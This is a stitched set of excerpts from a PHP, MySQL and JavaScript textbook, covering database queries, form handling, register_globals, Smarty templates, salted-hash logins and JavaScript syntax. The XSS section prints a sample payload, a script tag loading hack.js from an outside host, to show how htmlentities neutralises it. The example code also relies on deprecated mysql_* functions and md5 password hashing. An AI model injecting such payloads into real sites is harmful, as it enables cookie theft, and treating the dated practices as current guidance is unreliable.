


Figure 10-3. The result of adding Moby Dick to the database

Now let's look at how deleting a record works by creating a dummy record. So try entering just the number 1 in each of the five fields and click on the ADD RECORD button. If you now scroll down, you'll see a new record consisting just of 1s. Obviously this record isn't useful in this table, so now click on the DELETE RECORD button and scroll down again to confirm that the record has been deleted.

Assuming that everything worked, you are now able to add and delete records at will. Try doing this a few times, but leave the main records in place (including the new one for *Moby Dick*), as we'll be using them later. You could also try adding the record with all 1s again a couple of times and note the error message that you receive the second time, indicating that there is already an ISBN with the number 1.

Practical MySQL

You are now ready to look at some practical techniques that you can use in PHP to access the MySQL database, including tasks such as creating and dropping tables, inserting, updating, and deleting data, and protecting your database and website from malicious users. Note that the following examples assume that you've created the *login.php* program discussed earlier in this chapter.

Creating a Table

Let's assume that you are working for a wildlife park and need to create a database to hold details about all the types of cats it houses. You are told that there are nine *families* of cats: Lion, Tiger, Jaguar, Leopard, Cougar, Cheetah, Lynx, Caracal, and Domestic, so you'll need a column for that. Then each cat has been given a *name*, so that's another column, and you also want to keep track of their *ages*, which is another. Of course, you will probably need more columns later, perhaps to hold dietary requirements, inoculations, and other details, but for now that's enough to get going. A unique identifier is also needed for each animal, so you also decide to create a column for that called *id*.

Example 10-9 shows the code you might use to create a MySQL table to hold this data, with the main query assignment in bold text.

Example 10-9. Creating a table called cats

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "CREATE TABLE cats (
            id SMALLINT NOT NULL AUTO_INCREMENT,
```

Updating Data

Changing data that you have already inserted is also quite simple. Did you notice the spelling of Charly for the Cheetah's name? Let's correct that to Charlie, as in Example 10-14.

Example 10-14. Renaming Charly the Cheetah to Charlie

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "UPDATE cats SET name='Charlie' WHERE name='Charly'";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

If you run Example 10-13 again, you'll see that it now outputs the following:

```
Id Family  Name    Age
1  Lion    Leo     4
2  Cougar  Growler 2
3  Cheetah Charlie 3
```


Deleting Data

Growler the Cougar has been transferred to another zoo, so it's time to remove him from the database—see Example 10-15.

Example 10-15. Removing Growler the Cougar from the cats table

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);
if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "DELETE FROM cats WHERE name='Growler'";

$result = mysql_query($query);
if (!$result) die ("Database access failed: " . mysql_error());
?>
```

This uses a standard `DELETE FROM` query, and when you run Example 10-13, you can see how the row has been removed by the following output:

```
Id Family  Name    Age
1  Lion    Leo     4
3  Cheetah Charlie 3
```

This occurs when you allow HTML, or more often JavaScript code, to be input by a user and then displayed back by your website. One place this is common is in a comment form. What most often happens is that a malicious user will try to write code that steals cookies from your site's users, allowing him or her to discover username and password pairs or other information. Even worse, the malicious user might launch an attack to download a Trojan onto a user's computer.

But preventing this is as simple as calling the `htmlentities` function, which strips out all HTML markup codes and replaces them with a form that displays the characters, but does not allow a browser to act on them. For example, consider the following HTML:

```
<script src='http://x.com/hack.js'> </script><script>hack();</script>
```

This code loads in a JavaScript program and then executes malicious functions. But if it is first passed through `htmlentities`, it will be turned into the following totally harmless string:

```
&lt;script src='http://x.com/hack.js'&gt;
 &lt;/script&gt;&lt;script&gt;hack();&lt;/script&gt;
```


Therefore, if you are ever going to display anything that your users enter, either immediately or after first storing it in database, you need to first sanitize it with `htmlentities`. To do this, I recommend you create a new function, like the first one in Example 10-22, which can sanitize for both SQL and XSS injections.

Example 10-22. Functions for preventing both SQL and XSS injection attacks

```
<?php
function mysql_entities_fix_string($string)
{
    return htmlentities(mysql_fix_string($string));
}

function mysql_fix_string($string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return mysql_real_escape_string($string);
}
?>
```

The `mysql_entities_fix_string` function first calls `mysql_fix_string` and then passes the result through `htmlentities` before returning the fully sanitized string. Example 10-23 shows your new "ultimate protection" version of Example 10-19.

Example 10-23. How to safely access MySQL and prevent XSS attacks

```
<?php
$user  = mysql_entities_fix_string($_POST['user']);
$pass  = mysql_entities_fix_string($_POST['pass']);
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";

function mysql_entities_fix_string($string)
```

Example 11-1. formtest.php—a simple PHP form handler

```
<?php // formtest.php
echo <<<_END
<html>
    <head>
        <title>Form Test</title>
    </head>
    <body>
    <form method="post" action="formtest.php" />
        What is your name?
        <input type="text" name="name" />
        <input type="submit" />
    </form>
    </body>
</html>
_END;
?>
```

The first thing to notice about this example is that, as you have already seen in this book, rather than dropping in and out of PHP code, the `echo <<<_END..._END` construct is used whenever multiline HTML must be output.

Inside of this multiline output is some standard code for commencing an HTML document, displaying its title, and starting the body of the document. This is followed by the form, which is set to send its data using the `post` method to the PHP program *formtest.php*, which is the name of the program itself.

The rest of the program just closes all the items it opened: the form, the body of the HTML document, and the PHP `echo <<<_END` statement. The result of opening this program in a web browser can be seen in Figure 11-1.




Figure 11-1. The result of opening formtest.php in a web browser

Retrieving Submitted Data

Example 11-1 is only one part of the multipart form handling process. If you enter a name and click on the Submit Query button, absolutely nothing will happen other than the form being redisplayed. So now it's time to add some PHP code to process the data submitted by the form.

Example 11-2 expands on the previous program to include data processing. Type it in, or modify *formtest.php* by adding in the new lines, save it as *formtest2.php*, and try the program for yourself. The result of running this program and entering a name can be seen in Figure 11-2.




Figure 11-2. formtest.php with data handling

Example 11-2. Updated version of formtest.php

```
<?php // formtest2.php
if (isset($_POST['name'])) $name = $_POST['name'];
else $name = "(Not entered)";

echo <<<_END
<html>
    <head>
        <title>Form Test</title>
    </head>
    <body>
    Your name is: $name<br />
    <form method="post" action="formtest2.php">
        What is your name?
        <input type="text" name="name" />
        <input type="submit" />
    </form>
    </body>
</html>
_END;
?>
```

The only changes are a couple of lines at the start that check the `$_POST` associative array for the field *name* having been submitted. The previous chapter introduced the `$_POST` associative array, which contains an element for each field in an HTML form. In Example 11-2, the input name used was *name* and the form method was `post`, so element `name` of the `$_POST` array contains the value in `$_POST['name']`.

The PHP `isset` function is used to test whether `$_POST['name']` has been assigned a value. If nothing was posted, the program assigns the value "(Not entered)"; otherwise, it stores the value that was entered. Then a single line has been added after the `<body>` statement to display that value, which is stored in `$name`.

register_globals: An Old Solution Hangs On

Before security became such a big issue, the default behavior of PHP was to assign the `$_POST` and `$_GET` arrays directly to PHP variables. For example, there would be no need to use the instruction `$name=$_POST['name'];` because `$name` would already be given that value automatically by PHP at the program start!

Initially (prior to version 4.2.0 of PHP), this seemed a very useful idea that saved a lot of extra code-writing, but this practice has now been discontinued and the feature is disabled by default. Should you find `register_globals` enabled on a production web server for which you are developing, you should urgently ask your server administrator to disable it.

So why disable `register_globals`? It enables anyone to enter a `GET` input on the tail of a URL, like this: *http://myserver.com?override=1*, and if your code were ever to use the variable `$override` and you forgot to initialize it (for example, through `$override=0;`), the program could be compromised by such an exploit.

In fact, because many installations on the Web remain with this gaping hole, I advise you to always initialize every variable you use, just in case your code will ever run on such a system. Initialization is also good programming practice, because you can comment each initialization to remind yourself and other programmers what a variable is for.

If you ever find yourself maintaining code that seems to assume values for certain variables for no apparent reason, you can make an educated guess that the programmer wrote the code using `register_globals`, and that these values are intended to be extracted from a `POST` or `GET`. If so, I recommend you rewrite the code to load these variables explicitly from the correct `$_POST` or `$_GET` array.

Default Values

Sometimes it's convenient to offer your site visitors a default value in a web form. For example, suppose you put up a loan repayment calculator widget on a real estate

One value submitted	Two values submitted	Three values submitted
	$ice[0] => Chocolate	
	$ice[1] => Strawberry	

If `$ice` is an array, the PHP code to display its contents is quite simple and might look like this:

```
foreach($ice as $item) echo "$item<br />";
```

This uses the standard PHP `foreach` construct to iterate through the array `$ice` and pass each element's value into the variable `$item`, which is then displayed using the `echo` command. The `<br />` is just an HTML formatting device, to force a new line after each flavor in the display.

By default, checkboxes are square.

Radio Buttons

Radio buttons are named after the push-button preset buttons found on many car radios, where any previously depressed button pops back up when another is pressed. They are used when you want only a single value to be returned from a selection of two or more options. All the buttons in a group must use the same name and, because only a single value is returned, you do not have to pass an array.

For example, if your website offers a choice of delivery times for items purchased from your store, you might use HTML like that in Example 11-6 (see Figure 11-5 to see how it displays).




Figure 11-5. Selecting a single value with radio buttons

Example 11-6. Using radio buttons

```
8am-Noon<input type="radio" name="time" value="1" />|
Noon-4pm<input type="radio" name="time" value="2" checked="checked" />|
 4pm-8pm<input type="radio" name="time" value="3" />
```

On the other hand, if `$c` is found to have a value, a complementary operation is performed to convert the value of `$c` from Celsius to Fahrenheit and assign the result to `$f`. The formula used is *Fahrenheit = (9 / 5) × (Celsius + 32)*. As with the previous section, the string `$out` is then set to contain a message about the conversion.

In both conversions, the PHP `intval` function is called to convert the result of the conversion to an integer value. It's not necessary, but looks better.

With all the arithmetic done, the program now outputs the HTML, which starts with the basic head and title and then contains some introductory text before displaying the value of `$out`. If no temperature conversion was made, `$out` will have a value of `NULL` and nothing will be displayed, which is exactly what we want when the form hasn't yet been submitted. But if a conversion was made, `$out` contains the result, which is displayed.

After this, we come to the form, which is set to submit using the `POST` method to the file *convert.php* (the program itself). Within the form, there are two inputs for either a Fahrenheit or Celsius value to be entered. A submit button with the text "Convert" is then displayed and the form is closed.

After outputting the HTML to close the document, we come finally to the function `sanitizeString` from Example 11-9.

All the examples in this chapter have used the `POST` method to send form data. I recommend this, as the neatest and most secure method. However, the forms can easily be changed to use the `GET` method, as long as values are fetched from the `$_GET` array instead of the `$_POST` array. Reasons to do this might include making the result of a search bookmarkable or directly linkable from another page.

The next chapter will show you how you can use the Smarty templating engine to provide a framework for separating your application code from the way your content is presented to users.

Test Your Knowledge: Questions

Question 11-1

Form data can be submitted using either the `POST` or the `GET` method. Which associative arrays are used to pass this data to PHP?

Question 11-2

What is *register_globals* and why is it a bad idea?

Question 11-3

What is the difference between a text box and a text area?

Note the penultimate `$smarty->assign` command. This creates a Smarty variable called `title` and assigns it the string value "Test Web Page". You'll see why shortly.

Once you have typed the program in, save it using the filename *smarty.php* into the *temp* directory you created earlier.

Creating Templates

Now you need to write a simple Smarty template file to test whether everything is working, so type in Example 12-2 and save it in a file named *index.tpl* in the *temp/smarty/templates* directory you created earlier.

Example 12-2. The index.tpl template file

```
<html>
    <head>
        <title>{$title}</title>
    </head>
    <body>
        This is a Smarty Test
    </body>
</html>
```


As you can see, this is simply an HTML file with a *.tpl* file extension. But note the use of the Smarty variable `{$title}` on the third line. This is the same variable that was defined in Example 12-1. Smarty will substitute the value of the variable instead of the text in Example 12-2, because of the surrounding curly braces {} (see Figure 12-1).




Figure 12-1. The output from index.tpl in Example 12-2

A Practical Example

Let's take the program *sqltest.php* from Example 10-8 in Chapter 10 and rewrite it to use Smarty. This will be a two-part process: one part for the program code and one for the Smarty presentation layer. Example 12-3 is the revised program. Once you have typed it in, save it into the *temp* directory that you created earlier using the filename *smartytest.php*.

```
function mysql_fix_string($string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return mysql_real_escape_string($string);
}
?>
```

As you might expect at this point in the book, some of the examples are starting to get quite a bit longer. But don't be put off. The final 10 lines are simply Example 10-31 from Chapter 10. They are there to sanitize the user input—very important.

The only lines to really concern yourself with at this point start with the assigning of two variables `$un_temp` and `$pw_temp` using the submitted username and password, highlighted in bold text. Next, a query is issued to MySQL to look up the user `$un_temp` and, if a result is returned, to assign the first row to `$row`. (Because usernames are unique, there will be only one row.) Then the two salts are created in `$salt1` and `$salt2`, which are then added before and after the submitted password `$pw_temp`. This string is then passed to the `md5` function, which returns a 32-character hexadecimal value in `$token`.

Now all that's necessary is to check `$token` against the value stored in the database, which happens to be in the fourth column—which is column 3 when starting from 0. So `$row[3]` contains the previously calculated for the salted password. If the two match, a friendly welcome string is output, calling the user by his or her first name (see Figure 13-4). Otherwise, an error message is displayed. As mentioned before, the error message is the same regardless of whether such a username exists, as this provides minimal information to potential hackers or password guessers.




Figure 13-4. Bill Smith has now been authenticated

You can try this out for yourself by calling up the program in your browser and entering a username of "bsmith" and password of "mysecret" (or "pjones" and "acrobat"), the values that were saved in the database by Example 13-3.




Figure 14-1. JavaScript, enabled and working




Figure 14-2. JavaScript has been disabled

Using Scripts Within a Document Head

In addition to placing a script within the body of a document, you can put it in the `<head>` section, which is the ideal place if you wish to execute a script when a page loads. If you place critical code and functions there, you can also ensure that they are ready to use immediately by any other script sections in the document that rely on them.

Another reason for placing a script in the head is to enable JavaScript to write things such as meta tags into the head section, because the location of your script is the part of the document it writes to by default.

Older and Nonstandard Browsers

If you need to support browsers that do not offer scripting, you will need to use the HTML comment tags (`<!--` and `-->`) to prevent them from encountering script code that they should not see. Example 14-2 shows how you add them to your script code.

Example 14-2. The "Hello World" example modified for non-JavaScript browsers

```
<html>
    <head><title>Hello World</title></head>
    <body>
        <script type="text/javascript"><!--
            document.write("Hello World")
```

Including script files is the preferred way for you to use third-party JavaScript files on your website.

It is possible to leave out the `type="text/javascript"` parameters; all modern browsers default to assuming that the script contains JavaScript.

Debugging JavaScript Errors

When learning JavaScript, it's important to be able to track typing or other coding errors. Unlike PHP, which displays error messages in the browser, JavaScript error messages are handled differently, and in a way that changes according to the browser used. Table 14-1 lists how to access JavaScript error messages in each of the five most commonly used browsers.

Table 14-1. Accessing JavaScript error messages in different browsers

Browser	How to access JavaScript error messages
Apple Safari	Safari does not have an Error Console enabled by default, so the Firebug Lite JavaScript module will do what you need. To use it, add the following line of code somewhere before the <body> tag in a document: `<script src='http://tinyurl.com/fblite'></script>`
Google Chrome	Click the menu icon that looks like a page with a corner turned, then select Developer→JavaScript Console. You can also use the following shortcut: Ctrl-Shift-J on a PC or Command-Shift-J on a Mac.
Microsoft Internet Explorer	Select Tools→Internet Options→Advanced, then uncheck the Disable Script Debugging box and check the Display a Notification about Every Script Error box.
Mozilla Firefox	Select Tools→Error Console or use this shortcut: Ctrl-Shift-J on a PC or Command-Shift-J on a Mac.
Opera	Select Tools→Advanced→Error Console.


Safari Users: although I have shown a way for you to create an Error Console for JavaScript, I strongly recommend that you use a different browser, if at all possible, as this method is little more than a work-around. On a PC, you could try Google Chrome, which uses the same WebKit engine as Safari. On a Mac, until Chrome has been ported to Mac OS (a project that is still underway as I write), I suggest that you try Firefox for debugging your JavaScript.

To try out whichever Error Console you are using, let's create a script with a small error. Example 14-3 is much the same as Example 14-1, but the final double quotation mark has been left off the end of the string "Hello World"—a common syntax error.

However, when you wish to place more than one statement on a line, they must be separated with semicolons, like this:

```
x += 10; y -= 5; z = 0
```

You can normally leave the final semicolon off, because the new line terminates the final statement.



There are exceptions to the semicolon rule. If you write JavaScript bookmarklets, or end a statement with a variable or function reference *and* the first character of the line below is a left parenthesis or bracket, you *must* remember to append a semicolon or the JavaScript will fail. So, if in doubt, use a semicolon.

Variables

No particular character identifies a variable in JavaScript as the dollar sign does in PHP. Instead, variables use the following naming rules:

- A variable may include only the letters `a-z`, `A-Z`, `0-9`, the `$` symbol, and the underscore (`_`).
- No other characters such as spaces or punctuation are allowed in a variable name.
- The first character of a variable name can be only `a-z`, `A-Z`, `$`, or `_` (no numbers).
- Names are case-sensitive. `Count`, `count`, and `COUNT` are all different variables.
- There is no set limit on variable name lengths.

And yes, you're right, that is the `$` sign there in that list. It *is* allowed by JavaScript and *may* be the first character of a variable or function name. Although I don't recommend keeping the `$` signs, it means that you can port a lot of PHP code more quickly to JavaScript that way.

String Variables

JavaScript string variables should be enclosed in either single or double quotation marks, like this:

```
greeting = "Hello there"
warning  = 'Be careful'
```

You may include a single quote within a double-quoted string or a double quote within a single-quoted string. But a quote of the same type must be escaped using the backslash character, like this:

```
greeting = "\"Hello there\" is a greeting"
warning  = '\'Be careful\' is a warning'
```

To read from a string variable, you can assign it to another one, like this:

```
newstring = oldstring
```

Table 15-2. The precedence of JavaScript operators (high to low)

Operator(s)	Type(s)
`() [] .`	Parentheses, call, and member
`++ --`	Increment/decrement
`+ - ~ !`	Unary, bitwise, and logical
`* / %`	Arithmetic
`+ -`	Arithmetic and string
`<< >> >>>`	Bitwise
`< > <= >=`	Comparison
`== != === !==`	Comparison
`&&`	Logical
`||`	Logical
`? :`	Ternary
`= += -= *= /= %= <<= >>= >>>= &= ^= |=`	Assignment
`,`	Sequential evaluation

Associativity

Most JavaScript operators are processed in order from left to right in an equation. But some operators require processing from right to left instead. The direction of processing is called the operator's *associativity*.

This associativity becomes important in cases where you do not explicitly force precedence. For example, look at the following assignment operators, by which three variables are all set to the value 0:

```
level = score = time = 0
```

This multiple assignment is possible only because the rightmost part of the expression is evaluated first and then processing continues in a right-to-left direction. Table 15-3 lists all the operators that have right-to-left associativity.

Table 15-3. Operators with right-to-left associativity

Operator	Description
New	Create a new object
`++ --`	Increment and decrement
`+ - ~ !`	Unary and bitwise
`? :`	Conditional
`= *= /= %= += -= <<= >>= >>>= &= ^= |=`	Assignment

browser (although it is in all other major browsers). Therefore, we can use `try` and `catch` to trap this case and do something else if the function is not available. Example 15-12 shows how.

Example 15-12. Trapping an error with try and catch

```
<script>
try
{
    request = new XMLHTTPRequest()
}
catch(err)
{
    // Use a different method to create an XML HTTP Request object
}
</script>
```

I won't go into how we implement the missing object in Internet Explorer here, but you can see how the system works. There's also another keyword associated with `try` and `catch` called `finally` that is always executed, regardless of whether an error occurs in the `try` clause. To use it, just add something like the following statements after a `catch` statement:

```
finally
{
    alert("The 'try' clause was executed")
}
```


Conditionals

Conditionals alter program flow. They enable you to ask questions about certain things and respond to the answers you get in different ways. There are three types of non-looping conditionals: the `if` statement, the `switch` statement, and the `?` operator.

The if Statement

Several examples in this chapter have already made use of `if` statements. The code within such a statement is executed only if the given expression evaluates to `true`. Multiline `if` statements require curly braces around them, but as in PHP, you can omit the braces for single statements. Therefore, the following statements are valid:

```
if (a > 100)
{
    b=2
    document.write("a is greater than 100")
}

if (b == 10) document.write("b is equal to 10")
```

Example 15-13. A multiline if...else if... statement

```
<script>
if      (page == "Home")  document.write("You selected Home")
else if (page == "About") document.write("You selected About")
else if (page == "News")  document.write("You selected News")
else if (page == "Login") document.write("You selected Login")
else if (page == "Links") document.write("You selected Links")
</script>
```

But using a `switch` construct, the code could look like Example 15-14.

Example 15-14. A switch construct

```
<script>
switch (page)
{
    case "Home":  document.write("You selected Home")
        break
    case "About": document.write("You selected About")
        break
    case "News":  document.write("You selected News")
        break
    case "Login": document.write("You selected Login")
        break
    case "Links": document.write("You selected Links")
        break
}
</script>
```


The variable `page` is mentioned only once at the start of the `switch` statement. Thereafter the `case` command checks for matches. When one occurs, the matching conditional statement is executed. Of course, a real program would have code here to display or jump to a page, rather than simply telling the user what was selected.

Breaking out

As you can see in the Example 15-14, just as with PHP, the `break` command allows your code to break out of the `switch` statement once a condition has been satisfied. Remember to include the `break` unless you want to continue executing the statements under the next `case`.

Default action


When no condition is satisfied, you can specify a default action for a `switch` statement using the `default` keyword. Example 15-15 shows a code snippet that could be inserted into Example 15-14.

Example 15-15. A default statement to add to Example 15-12

```
default: document.write("Unrecognized selection")
         break
```

This script outputs the following:

```
Counter: 0
Counter: 1
Counter: 2
Counter: 3
Counter: 4
```



If the variable counter were not incremented within the loop, it is quite possible that some browsers could become unresponsive due to a never-ending loop, and the page may not even be easy to terminate with Escape or the Stop button. So be careful with your JavaScript loops.

do...while Loops

When you require a loop to iterate at least once before any tests are made, use a `do...while` loop, which is similar to a `while` loop, except that the test expression is checked only after each iteration of the loop. So, to output the first seven results in the seven times table, you could use code such as that in Example 15-18.

Example 15-18. A do...while loop

```
<script>
count = 1
do
{
    document.write(count + " times 7 is " + count * 7 + "<br />")
} while (++count <= 7)
</script>
```

As you might expect, this loop outputs the following:

```
1 times 7 is 7
2 times 7 is 14
3 times 7 is 21
4 times 7 is 28
5 times 7 is 35
6 times 7 is 42
7 times 7 is 49
```

for Loops

A `for` loop combines the best of all worlds into a single looping construct that allows you to pass three parameters for each statement:

- An initialization expression
- A condition expression
- A modification expression

These are separated by semicolons, like this: `for (`*`expr1`*`;` *`expr2`*`;` *`expr3`*`)`. At the start of the first iteration of the loop, the initialization expression is executed. In the case of the

Example 16-2. Modifying the function to use the arguments array

```
<script>
function displayItems()
{
    for (j = 0 ; j < displayItems.arguments.length ; ++j)
        document.write(displayItems.arguments[j] + "<br />")
}
</script>
```

Note the use of the `length` property, which you already encountered in the previous chapter, and also how the array `displayItems.arguments` is referenced using the variable `j` as an offset into it. I also chose to keep the function short and sweet by not surrounding the contents of the `for` loop in curly braces, as it contains only a single statement.

Using this technique you now have a function that can take as many (or as few) arguments as you like and act on each argument as you desire.

Returning a Value

Functions are not used just to display things. In fact, they are mostly used to perform calculations or data manipulation and then return a result. The function `fixNames` in Example 16-3 uses the `arguments` array (discussed in the previous section) to take a series of strings passed to it and return them as a single string. The "fix" it performs is to convert every character in the arguments to lowercase except for the first character of each argument, which is set to a capital letter.

Example 16-3. Cleaning up a full name

```
<script>
document.write(fixNames("the", "DALLAS", "CowBoys"))

function fixNames()
{
    var s = ""

    for (j = 0 ; j < fixNames.arguments.length ; ++j)
        s += fixNames.arguments[j].charAt(0).toUpperCase() +
             fixNames.arguments[j].substr(1).toLowerCase() + " "

